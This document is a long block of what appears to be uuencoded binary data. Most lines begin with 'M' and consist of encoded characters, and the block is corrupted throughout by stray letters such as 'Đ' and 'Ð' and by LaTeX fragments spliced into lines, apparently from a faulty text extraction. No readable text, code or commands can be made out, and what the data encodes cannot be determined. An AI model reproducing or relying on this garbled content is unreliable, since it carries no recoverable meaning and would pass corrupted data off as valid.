M7`+BA_3P]-/4(!CG+ISI=F#\$)C*APNOL;T1]%QQN(@^:KKJJ>YINNK%!9-'EĐ $M(\4.\S^&G8ST1<4YL*7\&\#\]6^J+R\&T/3J^7$$2PA;D!IJ-FV[7@$ZX(;T-BVD)]$ M/-*8X+EO@VHHP51X(`WCD6\#:BKZ=0,(Y]@_6X#:ODF>,2P0EBYVX2:A@TRĐ $M!3-2!25\#L+0>'M<0++-M0'5PM$'U`]*7!=#0\`W;U8"3?0$TB'W'<GV844\`Ð$ M-2.?>;I)L/"T⁶²&\$X-C!(R4FE#)88X?>6^hHN5(OTS4HR#@PN",DUG\$9A7VFD M-\/#<"[QHSLL-C58G-Y4X,5YS',TD(G>1``,]!#OLAFD=RF`0LB)-Q<#TAN+Đ M.D;GWX]MTAL*H.`^4#!4E/0&(FAHQ0:##:ZGXH0X%;'MV(E#4.>>+'`\O1#XĐ M%X&"]?HBMU3S(CV*8\$:B``Q</",(3>"&,%X);=N/(Z!*Y-]3&QT!\$[@A<H?QĐ MS!\$6-R)=U\$Q^B9AO:"".,>E.!<ZR:QN6%X%#U9T(H%;HN\$X()J%[*8"&?@2QÐ $MCA60[E@^13[5F!78I#L40\&,-D[DV)=U!$]IE6D0]:NF$/\Z":-^..(1XA7:QKD)$ $MXQ < OUL^{U} PZHUQ]LQQ,9$,5BG7,SQK5=(SO(($@4^4=A$&FZ!I,1!8RVD))$ M; WD.]1CIB@(L3], @K-!"TA4%)"P`'R(`H9\$\$Z1, UBCV; Z1#32ZG()GO4TZG.Ð $M'")-19$J>/]@^{,,B3010!PQV"/L>D2X$T)C:@0>!/9'&^JA.?=WPO(A(0P$TD))$ M9\$\$8NYI/I(\$HQO(-0W-\C4BJ8,)QZ/K@,\,[\%-&\$P1)9E"\88;@9HBLD\-X)5\D M)E)?`+4L+PA]`]@AR%-``!=K&F/`#D%<K^C,-AW/`'8(PF`EI!1&9CJ1!&&CÐ $M8GC@A3H6\%D+)FQ0+6\#0/>F(5EB\&R\#W\&>^0$B]LYQ9==IL4^A$ND,VD"/<N.Đ$ $MW1"'O6P"(=:)(P=''ON`L'/9E`4$"^)Y8.@$@5G<01XTH^`HM"PM`,^D(UI;D)$ M+'9U#-@5. *UM; V`>I:IDXXLR!=X.FRY=@1=]P50/P!/W<8KA:)\$DN,\$-OAHD M+NF(\$B\Q%KA@3-D1Y"DD-P*CXH#Y'`TY<^*!D3*QSKH>\G?.ISE;K/,LR0GYĐ M!7@1:Q2?LRC>F;A.;U:;-RZ^L/+-BIMYNH"6L4[)]N\$)W;!)'`6F2R&V&)T:Đ M.N+FV7B2CN31*0UF\YMT,;Z%\$(I&\(W@ORV=443LV-(=O"YZ/E_?@465Z3@?Đ $MC^{0S["\;R=^D$>S\LG:S\G\16\%@;P=\AEH-J3U-DRR]2<?K]$21!IW.29+,D$ M;U=)8MPLUZD#INXF)?WJRUF6IA51AD?P-AB85(O0NZQ\CD1>SD9R?CU?C^3)D M\086+:4\AZ_7Z61)JEZF\]DLG]]N>S)=`FZIY5A@0<_JN.EBFN*#)Y?9W2J_Ð $M)1"<.R[>C#`S+'^0[Z]A5:";['&^N,+N10)5FF,OLV5VN\74\446&CLNY1#0Ð$ MQ .\P)SAE^DW8/1(J<D<1`N1:UNF96L<[CK-2]S\&CZE#^GD#JC>(O9CSP)3 \oplus $\texttt{M; \ 8H3\#Y*LN\&--F[@AK\$PT\ 5D]5A]3, ; K=9KE50<!H680A,PU2)QG)K(7Q1+DDE) }$ M+QQ!N+!+) "B2`6X#Q/(ZF8QZH^YT.;F[A<D`"XMUV="Z'G6SY32;7^V2,+G.Đ MJD]L;5R/LT(J-9"BRH@XFN%98`QP)M:D_(7SL?AK,9\$?47`P_=V&+Z)(S`%WĐ MUH9=;=2ILV:5S1?Y[,D\$!FYD.UJ*24WK,[@@>?E>K78^90OOVX#/^:#?P^LD M),!"E5M@'>^H>1\$-@<_U!9[.U[@BMY<WN,R<6&C\$#P+L-.2PKFIB,;G+,A0JĐ M>40HKB;!YA9H`848CQ)C>7<#*X7U[/)]-L_34IQG1:<P8Y:6P^#DMYW9:>Z/Đ $\label{eq:muwe!} \verb"MUWE!" = G:@G\CN@6(X/YL>>#"#U"KDW-Z5F=`3$)-MV/=\\[FI5.\6X6QNT]MED$ $\texttt{M}] \texttt{EAQ83/01\&BQU6Z+,"L.7-@["5M\&]_,83ZK<09\&,P>CA[*K@\#UX7)430@,[D] }$ M&N;9MK?R*2&D6P,7=5="<64KM6*,X;F*M[.67!(@QLO:FKZ93#GLANKBB:+!Đ MI">EP\\$D&0YZXZO_&,O)L",IB3)+Y:FBJ..AW*G:2HJLC&?C82(-)TK23P%AD MJ*9J(D\G0TGI3&;#2;]J.TF[@Z'459)A.N@G?7FL)L.>FB:*>GDI#92AU!_VĐ MJK:S[G0FS^0>T"O-DKYZ.4T@'%826>WU)[U9.E4&0VB;@"&^@]5\3";+Y==YĐ $M"E -; O*[=3H](; O`ZW3R==, $]1:VPWB<K=-HE6:@ ^O-AG(&WYL+,); $9K+=D$ M8#ZE5_,UK-"Z2\B_^R`>212;G[20?B9D9W_TB8NGRGCQ:WPYF::SJ^OY;U]OÐ M;A?+U7^S=7[W[?[AL9[V-#1B@-(R/*@J%Z,WDG?EO+#5IREL@2`M=RFG8X!.Đ M#0BO`X>^ACZ'?>>!0^]AD1Y>M22GU2GGCJW(LVT[#/XM'SSZ%7>M2]>)`\(<Đ M62#04K?7EQ5U,.QHND%-J]80;Q.#VZ`#:\[2V]7G/!/::A!4?/`*>/]EUV'YĐ M`MLGJ`EL^^>CTXW.@3I_&9VNQO,,_)EZ<[+.I_7?X/%H6JV-IO^BE;Y-PS4JĐ MGMKZM!WR%]U,PLI=2KST\$2QL<@9^`Q*3G`&]Z)/,_4^R3[M:+7/GET0#!*9Đ $MA, MI6I&0+); 3[T1&MY!T<%_:F#XLRT@[!YN=%5U(W6*1P!,";^`PZ#GOP2]-D$ M?[:SDGTW2_#7DB+5>QAD/ZD!W7[=!F\$ZZN?SO"M4<C`!CS=/6J8S@8WSO".5D MZYD\$CPM4QX.@K\$7CT"M7J/,B%MK60MY`36I09"1;+^8W+5G6`["KR:?YU74KD MI@SGW^KT8?!>?ZM.X.:TQ847[\$_K\G\$)'NCB,+8,U/0UOHK:CI5C![#S5XCGD M;5K\)"10\#@2/YT=[0IK35Y80W\PF&B1+:])3)+<+>XA6IS=+28W:7YZ9-[;D MF7>*69\$SU@.B;]+%57Z=%"FI\$GT;,YO\$C4(G-D.;`,DC:8W7#&EP5N;-\^5RĐ M)-\LJYJZ)\$FOKXND=79<BC\FQXGQ\&!A;JU,^F>]@IDHUYC\/G+SSUB%?'QYD $\label{eq:mdqy9} $$ $$ $$ MDQY9] = 8!W) X = ITM[\V'2;K"<YOB,7CC3'O&4"`,C,6GCA!,!A!H-;\NHRN(D) $$$ M3&',?I'4?A8?@6K^N\$H35`1"%)T;<WDUGS2'Y+]];L0F=JWW=,N%LM^=SU6/Ð MT*'4/1\$BG#R+<?(:C=!`VD']4J;Z&OO=*[V<%C-5&VU*)NX8Z]>HJ1NCUUO7Đ M%/#UJ29VHP7,.-8N6`DV7P+?7X]STFR@F[%.T?].Z!*4:ITVVP2Z>5%P]8QUÐ M1<)0"KX8!.LC(JK,+;PRGQ[Y5;N`3QLY>\$X]1J>7XS7T`AHZ7UP1"JH[N1YGĐ ME8V@9>.:0:"@QN?)YS-?!2DC%7?5YA`H`06=#0C'^!?ASR[L?DC_`^*^EP\$+D $\texttt{M=>$U]N(_;U65?4WZ;:JV7Q:_JJK[$D9)*\&DKJB-)AM-?5UB7]ELRKS?7YR)D}$ MH-?%:KDF^^FXRW1DT_ZH1+X5_>R)P%^VEG6\7L^O%OOJ%H^]SHLT/_YFQ7HFD

M%]EX09+/1<\)#).6C3]KA3@D9_/IXY[&!U_M(@G9)K6WVAN[V)9=*'K55#!UD M2#G4NN/(=_PDO@V<NBR"L[E.][THY7)L4FE[DJ(B.Y:8>],<7,&"S*U<"CH!Đ $MR = PJU < "4V > + K[&QW$)PE + L04S](+8[E6^T/H5\C5 - -PUQC41" `CX' + 04\D$ M'F,=R]\^U>:W=KK)6CT"VSE+33[=+M=M!<<MBT*AB]ZL/*MX[_\$^V]5YXLM)Đ M\%&GU:/9*H1IG8K6C[%&9LLL@)VWLSG#&ED'1`L]B`J"%Q7I8L^>_J:V_';\D MD+R'#V0L5_MT8PMG+0'\$QW0Q/7V7[D][[SU`]P0K4O/)]30U+[US_QWN..1]D MUKAV10!N8G0)+;]6Z?3W&:58BO7C[3NMAOS^0 0;!P OP2GL]:8=HWL8U4<[Đ M-KBUDH[\$_YL[\$7ZVS,LXLPT.7+0NA,FGY?+OO/ZM35_C.G_W<5?ORMKB=MAĐ MP"'DCSJ=%P,060?`C_QZG5\UC_S(L#<PC`\QCDQ[DU;68J8CS]YJR6I!X)%MD $\texttt{M;V+;3LAYY-@;+\$JW\$4,?V?8\&07ONZ*\backslash UXG=CYK8=UDUAR`\$DK;=G*X=!2^MAD}$ MQ,@"5;4SED.CJ+JGF+;]W>V8J/I;9\$BP=AE@<7[5!YM3GG*\$K+GRD=8]<[0D]M<Y4X1674RX4851W&3BZSV:S*-6YVP"1,[]M8>JUM^]UYDZ?%7P0Z<NU/QX]'D MGOWA\/'(LC<H)^?2'WGVDD<_ZI)?-2QKKNX)5)<&.L]N'&\AI-I5#CE<:#]:Đ M2&@Z.81W,C1S4R\Z?FCGP/<0XM_-I>@#6I`DF9</HB7;]]!PD=IY].!P%NG=D MG/)-!-^J==H\$\$!B60<5\XZ73^71?A6)%;7D5=YQ.EJO'9\$W\$71'@#GXN'DI-Đ M-U=@?K6+%^(HVS+S]';Y+?W+G21:M8W0G38LUNI;&'FZ8W<YGB;%5,OV3S?LD M1(#J4B4'*VYB<M_M7H'8N8[9P#P1HV[?CE4Y8'E/KGF+\Y<*P>80ZM?GG@<6D MMQ9W; W@^71.1FECU^U\$<?:=RU`O\$O,2Q^EH>@AOP:YM6K4-`A+](W4[%&N-)Đ M13"E_YS6;"@?`>6?\3''--EIE>3C*^CY8A\J_&S_Y6(6A6?)^KD,1EV-D]OTĐ $M=H+-]V^57J,K^*+M_,UTE.2C9B5DL6OF4,$UG^AF>9D&\S\#0]0[C-@/72GX6D]$ M.!;-5(PX5L-L.7\$L<ZDKR+%^16XMCH4I._PX5IQLK,:QE(2K6IZFT&KY6,OXĐ MMDA4W0&ZB-LMZR8UIQ-OY___/.9VM+.!?)[W(ZF)@=Q1,D6#BI?%MAK5<YO<>Đ M%>.1IXXV*1"ZL1Z'L3"_VNVN2Y49&G5>03Q(F?YSV80_-MG_[:DFQM8JM;UJĐ M12:R=S!R7]BC;6HT2:QG\W+2>^?EI!9K.*N7IUK+D%6O/!W`(^O%GQ/ID`,DĐ M2E09=G@T[KS\$O+S+D^4LR<:+J\V34=N7F`.@+78=S69D7OTY+L&3S%7_@A>9Đ M#V_F7#+C(`FLQ9`'2>'F<5Z![.P>HC;!Q3EJ\^MGGLH5X9^\U,\$>7HR,M:=/Đ MY?L<[3J)=,FI'X4^S)<\$H+KQZ[-)CLGKR]W_PJ;(0JZ2<>MUABU_MK1J*QYÐ M=PI^#0^@UH?_\TEF6[I_\$%>^1=FC`_'QVV?.Z'1]#Z[NM@@&GYCL<('S(3"KĐ $M"!]: #IH; \4+O_)T"!>TDX08[G2_F^1Q\I]_!'SK9_FAY/IY<I], $_UKI^J=SĐ$ M>O8ASI:_I9,<__WC6?%GGG]:70XVN?Z:W"_2/'D8*#_->_#KVS3_,2_@'P'^Đ M<3F>9!^SY3+_""V@]<?5#/YY>W-RTH\$?I=\O_J\J<O'_3K?\W)\$Z2K?7/9&DĐ M?D^2Y8[44TXZ/4GI22<?.B??X>=NG8^S#Q].TD4VGRR?;P?-9K/O0=#W_?EYĐ M!\$OTX5N:K4%._OF#]+'SPX=T,5E.P6_YYP]?SJP?!S^,_O6/__N9FI9IG'W&Đ M?T::\:G\:\$1?PK-_]3H__\1_MVEF_C][S[;<-I(=9C.5*CKE2GY@*RWMV"9EĐ MBN*=E"5KES?9C"F22U+R..:\$*8DFB3\$(8*0LM:KJCSD9_*V/Y!\3'X@?Y#-D $M.=T^B0LE2]Z)#=F^2B+0E].GS[U/-X5>K]/C)78C5D**AF9]^P^/;18?^XD$ M<G38:K8;1YE\^7"/W1W6.JW3D_91!D#8MX?'S5:C73EI'+FD<*+KAWNK"M:DĐ $M6QF\/)H\&ZY>(TU@14"<ET@/^3NDM2*8^'>6I@_U.4!Z-P281.=:, *S#'W+@Đ$ M#.3A'D/4F7&]<90MES+[AWNN\$JCMUWK-[J#9:1]5156E\$JETF^34%&?T&2\$FD M?VDVD0\$IXJH73:+@:VPE(JM\$TE1\2VYJ3J::09SWY!)]:>B:2<T4CK@>Y?#XĐ MM%UC=V>^%^<"[DX5:\1)G,OP<DYFG-G>D3.'`'NR7084"A%[PL2>G)<]I?Q7Ð MSA[^705[PYZ\ESW[`>.6;K880GW27D*'NYDTYF(.R'B3M'+G4SD>4+%GI*7Đ $M/;F^\Delta_3L^9+L^*?08$X75H6+/OI<]A=)7SIY[%K=ETE[^%"/G$R[^>+,&N9Q_Đ]$ MW9/=#S5_,ONYZ_GSI&\957Q/BVA</B%S39&0*^>BLJ3\$FHL662Q-BXPIH>_%Đ MAORLNI; R@-"((;21Y-ERV4]R#U'3?J*6PD93-[)%'[+E,"/K-_?%,"/K#QWNĐ $\label{eq:mass} \verb"M$";*9' W"-AMJ";/?OD2"@@PZYQW9CZU\]A=G48EKD_LB!WXF$+C!P(^L/,T,MD) A=G48EKD_LB!WXF$+C!P(^L/,T,MD) A=G48EK$ M!H&8.'3ILANQO5>TS88YG`E@FPNU1?!'BJ&V"(%X)M2D]4<(H5:R;"!\$"+.2Đ M90,)UC#+;=8?(X1:;K,YO[G-A1G;0+(CU-@&7%FHL?4[AW!CZ\\CA!O;@'<HD MA!C;0\$HQS,XAYU>R,%O;G%_'0NW)<GZI#?,J)Q\X_Q-FTA;]P6V8[<\$].%KED MPK;LCVW#+`=E?[`89E-;]L>*H4;V/NV*E`,;#6'6L'V_R\V'V7KMWZ>D1P!9Đ M7/N&%]OPG]U88ULJ^AU#B"U"J>BWM2%6L5+Q'MG:4B#T"C.R); ,AED,2H',Đ M5X@7#*5`5!MFVU7RN]Q0RT%@4R34<N`W7J\$FK1 97*BE-K"%\$S9D]^R'ZP[;D M>;\#E@^>LOF=\[C#8;N./M%@F.B@7730[DLC&QVTBP[:10?MHH-VT4&[Z*!=Đ M=-`N.F@7';2+#MI%!^VB@W;10;OHH%UTT"XZ:'=K;*.#=M%!N^B@7730+CIHĐ M%QVTBP[:10?MHH-VGPO;?/H>J5@^[2=MJ)\$-_[^P<F\$;V&C(A&[;WXUMP.>&D M61+R]^@,8S[O%X1"F`4A'S"V85:R@M_KYD.\9LB7_`%-J+\$-',(._FU0L9/Ð MVU!C&T@GA1K;?.`X0HAM0B%P9CP;XJV10N#0>)C#A\$(QD%@,L]R6P0___G-W8D M!B0AQ'); "N1!"R&.P4J!&"P79MKF_=XAU,C>IWWS4L"59=(A3B:4"O<HN1A\$Đ M-LS?VBL5PO__REW81M_:B[ZU%WUK+_K67O2MO>A;>VYLHV_M1=_:N^Y;>]Y7D M@^4#X5GX`I[POF+B_*[?[[OIW07>EX+EBX&]E]")VC?"&._[P/+EP#<9(L9\Đ

 $M\&<9X7P56B#0F+(PI;=^W;/8WPACOZ[*@1,_X50>A/;5AK\H7[SO_2KL!Y:=Ð])$ MH3M7_FTH3#; M8TS@GWI%C/DRC/&^Z:L8.%\76; (OPQ?O/X4IYOQ)WZ]-8?X_Đ MWY#WBS+&N^XOY@,Q6>C^]<6WH3!Y'U\"6Y\$17[X(7[RK_N(]V`GX-OCB7?07Đ MR^\$_>_1M\,6[YB\%`[*OSO'?#[Z4?7P)),DBOGP1ONS[^!*(QR*^?`F^Y+PKĐ M_E+P_YA%_N4S\<6^[<.]\$%V?X:18ECB94VET+"O4W#NK#TB7"R#>[PZ8`.YIÐ MXY\G\W>C"Y5:H_?EXIZ<@S\N!3"H><,8:;B*^3S[+!4+[#.=Y<]P9<!!"9E,D M/I<IY\$NE?%I(9PO9?\$D@Z<]!@*5IB08A`E4->:)=WPZ:3:>?`Z'/?Q'X <M?Đ M^*__^O>_<>K_`7Z_8V5I(?;]NCX/?\^\$OC""OPVA!W=-H2.TX;D)?X_A'J__Đ $M_/Y_E<00H.?0Q6^^]V??^U_A;J80\#[/?S\RC?V?_*>_0%2S`$65"%&4"3D$ M,X@2U%\()LPP#I@GX).7\$P'\$3ZC#SROXU&%\33B'&@EZ&ZS_D?!W`-_!IPZ_Đ MIC!A>.J`KPSM5=:N!33I`HP!U(G0PNG_KU"V[G_&RDU7OZ*0\$C+P6X([T`CVĐ M5!1R0EDH0,^QL&0]+79_*3Q;8<YQ1OS^'N`CG2P&6X71%1<%<%1=V&6T=?!*D MP?P4^,'KW^#I.\">`M6Q)U)2AY%PAC-A#OT\$X3]@U!-XGC#ZF/`[91AA6P-:Đ M:PRV0XT4U%08?.*"8K(GI!YB<`Y_)6@I`&40_X[=4K;Q=^BEWGH>_RS\&N!TĐ M&8824&T"+3]5#B2&S?F*AU6&HQ>VGY,W\1&ONH#R>P88&1ND6Q!^\$%#5N/2HD M`%=Q4120V/=_7NGBIURWL_\0M^BB-3=3DX5T]S\$^90\S^2S8_QPX@'PQD\N"Đ $M_{<}D2]G(_G^.RZ^+LDV.9<.T''T/89X%$>(V>?@^*VH+*06%9._=J3T;OI;5D)$ M>OW5L%1,IU.98JY<2*6'8UD=@G!0]3PU%JWK6A\$('LCK=F/P\,'#!]"<2..9Đ $\texttt{MCPYX;} \setminus \texttt{!$64H4(5S(JHT;EAP} \bot F)>8:Q\& \& 3!XR\#?-VS1N@[:X2>O4:HVVN$D] \\$ M3GT\:[RW=C.@,(`/]K:'J5=?].NO1JUF=80A]:UGQGMW_7W7Z`:F>RLNN:DOĐ MQ?'AOFYI_[6E,;DQQK_I^HC]3Q<+S/[G"ME</E\"/YE-YTI1_/]9KD&E]Z(QĐ MP+S%_5Z[N\$#7LP,`IAXYWGPIMMX7G_3AM7[*U3M47LPXC6CLT:O#VO]YS_\$Đ M@X6CU\WVC]T\$]JBW6HWVH/?F^:BN*">BK-9Z@SXPP%KJ6-WOG/9JC?YSXDVNĐ $\texttt{MD.'\#!} \setminus \texttt{2YW,O."7;B@X\$!Z} \setminus \texttt{H/E.8\&.X,P5U0=98"<^:!0} \\ \texttt{@/<6_3=]10J9++D.} \\ \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \\ \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \\ \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \\ \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D.'\#!} \setminus \texttt{D$ MWJ+ITJ0&;X@8--NUUFF]X1H?2GC+@Q_B3BTCP&F_,3KIG\&TGV?X4W_0<F[;D ME4'SK#%JO,0"*#IA!`=S+&D7GZI\'[ENI_]>=MQUC)OUOY!/L_@OGRE`;3;/Ð MXK\"-(_T_S-<>SM/GZ*LD3/97(H*J8N62#C7R7DFE28519^+4%_3]\$L(1^86Đ MB=<2))M.EW>SZ4R:0*@8LR,5TEN.94,D54-4)QJ)5_MUD2XT-4\$.[7SG[PS9Đ MI\$XR,:49LR/H_4]+1=9(96EIY/!GO/\=^RM"06JB+8X8>H.Y;&+&TII3@I((Đ M\$1)9:-)2H42;;D`^19K6\$TQP8L0RGD%L"T&J*6M@R_@+?:3E0N?@>-@+50PPĐ MQ>RGB%G/!;1B36%8<RE;XA@&`R3'E"BBA5:23#35A-!-(N-+!@K5Y\5I,\50Đ M/N'HM<4%?<8*O,8+%`E+=W=W]O#S-W;,1`Y5ZYP:>FI^Y"ZTY`7U%9F6`53PĐ M%8HF6";+5[@\+AB7WB)19X1=FDA)%7\T=9R\:4D''G2V72C/M[%J;P]_R4S1Đ $\texttt{MQJ}) \texttt{B} \\ \texttt{N}?\&\texttt{CX-1I=MT+/[*;E9T^0PB0R3N<_*!Q*\$^U.UUZJ>UP<\texttt{HYD*,C4DXD}D} \\ \texttt{D} \\ \texttt$ MKZE\3-+OIU.H]@TQ:I^>5!N]8CY)TNO*<`8G`\9W!,T:;=8`&O<!A8;#><#%D MA':GK4[[!>F+YU0Z\$7_6#!L_7XVLNFOPYV6OT3]MP1*F5FFUJI4:>,`Z1KXKĐ M^\$U5MF11D?](XR#5G5.PI!PBL0\$E?<7'BC@#^L7`,7R`CR8#5U-D6`J0'=?#Đ M`9>=;KU1/7TQJG7`@79:A#?05,O0%+N%C2)Y:1PX`K>S)C_OOJ:/3<AX!BB8D ML"'L,)R@<=H!:<!#?]1YM8(H3TD\SHHY!@8%98B/1LNE+&G3N'L6B:3'B?JNÐ $M^+DF2V1G$) '8W25!MOB`"=[WPQJ\$0:VEH?+9X?/5=2@Q2+M'OU]2X[*I@JI.Đ M07P#*'+2W8SC=;C:?1/DN1 9-334B 4]>4\$M9B/0G8]GNZ9UJ="U6<(=F/[FD MOAX!3JE]\$#"8J0D?8/GBGEJ'C2O.N;'=/0(47K/1/9V*^?CC`)0U'"^('E6HD M:-+XNLT5__!OWMLJAIM",F@'&!U71S<[K[B.@3'9^?0+P.Z0+1QL3A4=GUA)D $\label{eq:mean_self_mean_self_u} $$ ME^{]9/2-UV=05\9(L<1^,.&W63^{U(%W1^(L(@F,^6S5I[U76\#7H<]S-\0=SFD))}) $$$ M-I]^[6VT-<ZTXHX9:#4ADB:<XDG2K?4'/2(:,Y-;\$\1&XB=[X]LW^G:R>YUOĐ M'ZK;&`;'8K'MECP!^0`:,C]L:E/KOC1`ED633)@!D'#[\$+RU+JK,DVK@0[MLĐ M4Y-4#\$N>*#3E`E>GYU31=.XX_XKH@25,ANK'(HBA"F/;LK@BRM9JJY(<3B'XĐ M11]X]'+L&M'":C*NJ'-0%#(4K5D!28\!E*\TS6\3S0#='M"=197L*U?<"NKĐ $MZ(6Z:/'Q(3=>/\$J102\$),"`)<A[C\$]?P*WV)K2^8([(92XD)_*6JJW)-2EN!Đ$ M;> `5-BZ!*;2*5"\$A5KHUFHO*SW2MXRWV4+Q)V@7@[AE.;'@!FMY]8E*%V +Đ MK)87U\$WK;:;H*N@;DT!!G>J9M E`679#6<Y3!H9`--]FT[SLBISOQ1ATG<WJĐ MBIQ)5@.LW25[I.IR@6'=J--M]"KM>I]/"DOZO5K2OJWW05>O6`=95625KEPQĐ M``-C8M*.3D&N)3/N0"<[["-)&\$8[/?&BHYM)Q\GW&B^:_0\$XZ"R8FAGNRAMFÐ M-NE!A`R`UJCL,:01>(.116IS&`NT608)X#X<ZM`[8EOT53;>"8?Z#(?=(YL`Đ M*8>HZ9^@^Y-A^LG!M8VRMVF4\S3"9N`(.],I9A7C!C4U!6(M)K26"+X?&R"VĐ $\label{eq:mg:bl+w36gk*ab_gwZ^+G00*72\#EC&9&W&'?$_B3Q(,G1@/A.-.2P@JTK;8D)} \\$ M,B1>4R(J%^(E2#DJ9IE(\DRV4.8-RMK8I[SCP7DEB0WT*41.97LX+^7+K/#*Đ MGG#-GA\!61KCNB\$6HXI)B7>J1X#A^UR:/'Y,UH6'K'#?30#/0("EJ:NKZ6]GD MLKE\H5@J[Z<KU5J]<;QMHW?3;)S.+L@)#_Y=M&@^O'\%@:TWW;=TRMA,<31C.\D

MH3+&/%-#6R"++8AUGI\$?J\$CB:`_A)LO.EC#'L]!,S(>#,4TB>%'7%7F""RX&Đ M,L8#9M"\$IBK1]WQ*7%'.*JW3!M8P5\QK&%U76L/"GJY)EY+&>E<O<446WP8\$Đ MMI/DL0/4'7?&'&*0047#,#3C&;!RJ4A\$U2PR@ZGA9&3L;-M\$[+\$RBL>55K_!Đ M"Z]N1HM'\$?&5YH."CMC#BT8C24#(VJ>M5G(U?8XTZ_212+,7VWX<:2XZ-K1-Đ MHK.] $RA=?K^=7\#$ @U<QE-VK\$ODOWFE,BX^(<,1*)>;D8:TH2N0^RQ23")A*1Đ MJ\$YAQBJXVUVBJ<HEJP;R\$,TVIRZ;T+6,*G14-QB%MT\2Y"G)''A;-U110]N?Đ M?`;\$;NC8#R0(M[50T:(XFMUBES@8.%-E(]FV8N7]8C%8C:,JVA7)5;>D#=(>Đ MQNG("WUFE`G3EHW["A):/X\D8"0BVYX`G[L,I3?4J@#MP=1ASZYC1RWMW1K4Đ M]M/=G;V5?%S,,="(!SKRP9S1W+;.)!@?(H?73#3M9HA[`)3/!&ZL=UM#O%B\D $MY5#$IHF\JN7'W#;(+;JX9'`$9[+,R-FW'VX#+'L3L)C\].D!<3!E)5=KC*'.D$ MOKV!*5S]O1RYBCEFEAL7M[UVC(QCL&_K/,3Q!&*WV5S^^9VR4#7]#V#BE^<7Đ $M[R_{--}^{-}ZD<T!PEM74W<L@?.^{2}I(6M+4[E]:G'N>Q:2;O'UA[1D[H'%UK^&D])$ MQK=V8Y+.D"5YLE2@SQ:'X(YZ6(CFD./#UQ"*0(S%84B;#91*!*%(G</19CHD))MW"T4^=(6\Z/20L%BXIKX!HNY837^RR336,(BF\$UCZ026VL"M%)[QP7S\$'7)JĐ M[A2,MK1V5VF8+YUH8SA=EVGS)MI`>EY216?[4>+\$T)@A8>F3Z5*=<!<%D2MKĐ MV+3(Q!#-.37)Q1QBQR;8&=-D.H7Y'\$S8Y*TY-SZ_W8(?HJ4Z#Q_\!F0,<PJOÐ M#=FB3"@&&F[7QJ=)4+NAK=%QIC#HIE@[NP&A20*A9Y+\$F>':29#']>5B<<DUÐ M.>%T_V!_KA5VK:D7" \[YR[)-<8J:3!Y)"5#:))K5EFA:3+WCB<2!\Z>IHJ[LD $M[AZO_G("H1_N*7"-=EKPD,A^NK(_`3>=2KPSBXV<']ONGHCO6?+&!)U0*,3%D$ M,Z#7<Y))I],'F&3OSQG:8TJHJBUG<];U9:5=;S4(4@3:XKQ19Q@?F^JQ+7/^Đ MFNIR.J40"`\6^D![1R\$Z[^@8:&"6B+O^XZ6BL,15+LLB^U5FQ\D>V3C7E@8SĐ MEC#"+EN#5#N=5H`L#%/<VVG\.\$`WC3YJ#:,K2X`*_FF<@Q1B8),DG\$Q)XB;:D MJDLQ3QBC.6#?WM%ZV\BIJ=3/*NU:HTXJTKD(L;KDJELEH]:YJ\$VU[E25J[[_Ð MYJ3::?5)GZWS./GNMD&SWGTACYW"VX-Q)N2%LRJ]/:#5[+R0UL6?`"I[#:SLD M'8#9A/5"<@K7*<`M9\KD3W\B6PX="7-S7C>]M7+',PW4GHX,OIUC>YJ'JW0CĐ M!)Y5;:E*(@@]CW_1.Z)M!-](AM90':8YI`GX+5)]M]31@4%;;//6U9TI4*#0Đ ML^9EFWRV#O--1V;B^&@O&NU&KUD;O>XU!Q"HI)U`I=9K5`:-4:7UNO*FGR3XĐ $M2,97&UNN[7(GL\Y<PD(S\&@!/U<^7B'U42)O(H=\#0DZ2O1U8\#V'.1%&T"_1^Đ)$ M,D^J7.*AS86N4#Q52B4\"T\$,"N;,9&YZPO8EH#DZ'%G5EQ9Q/"\`!>\JXL&)Đ ${\tt MU=R(J9\$+2B:B2G!'!=\&?B`HF8R\#@=,'@IPR((:HS<!,7N'QAM3PH0+B`W@+BD))} \\$ M:?X-,ZP2)<E`(\C.'B3XHJTYQ='84HC1S)K#P#\O3<L&AB>5@33LQ"R)RRF:Đ $M(KO8`_, -Z$ZIM&$>"5N`0$:A@`E-@ARY!7B5$G<+]=-5R(<]GKJJ_`(>\WB2D)$ M.+J0!\$\$R:1/WH&X0"5RT\6W<.#J4!\=D9QK6\)(DT-->/7+]KZYWG7;&NL53Đ M!XXOBZUV;BN2M&YI1_A54(]7W4ZS/1CA-P>3]AF!2OO-J%F'X)Z#XW@Y7N58Đ MG?!E\X&S1K9M#5M&\"IG8>.<J-LZ\$?4SF5YTIC@I7.NLH+!U0P.B_6;+M;3DĐ $M^{\}$]1V(\76'`T\+F!8[LQ"<4:-=J;8:==<"<J6_CR0,7KP@L04_BL/-99Q'D M``%N;@I!?'Q,;#2KA&?1&!21Z1_7F(\:`LP1\!@,Y'HASN0)9CT<U2)S*DILD MZ;(Y!LO_?.>(6;^3RHMF;86OMSAQ<YCHG=,G!H@W370=\$PUZIW9(Q,,:/,K@Đ MBG*<E":>BAHQPX")6'QBR3)GJU?C;'"%DWS9A_QUO"&3VL\$<-\$.RHZ[X8_MFD MS57^[#J;P@'?\$.6RZHW\G_'S_8Q_DZ5AH!FSV/A.:F*]&EZG#>TE(6*^TFB7Đ M&#HHIAJR[FAQO=FO_%][WQX<1W+>-^#)9^%D2F?K8466K#G<`P`/`^Y[%P1YD $MU^*[.,(B0)^*]>3P=)6IV9A98<G=G;V86\#QTI2[8EQ[*B/!S+LO+R(Y;\+KG*D)]$ M2DI)JJ)*5:J2.(E3J52E\$J=4<>F/Y*_(Y4I2KJ2BR_=U]SQV9V9G]B,(D"*&Đ M;.QN3__Z^Z;[ZZ^__OHQFVNWZBNXHQ;7E59K-1CN0#?HVK:GA8L2KFBIYITHĐ M%X5#>7C=HP%%\$/F<PN;WW.3,F)[WQL"(]Q]`U\$]\$FEDEZVI)'!;<:?4"W0=TĐ $M; =AU = /E, -)NAYQW1K% + 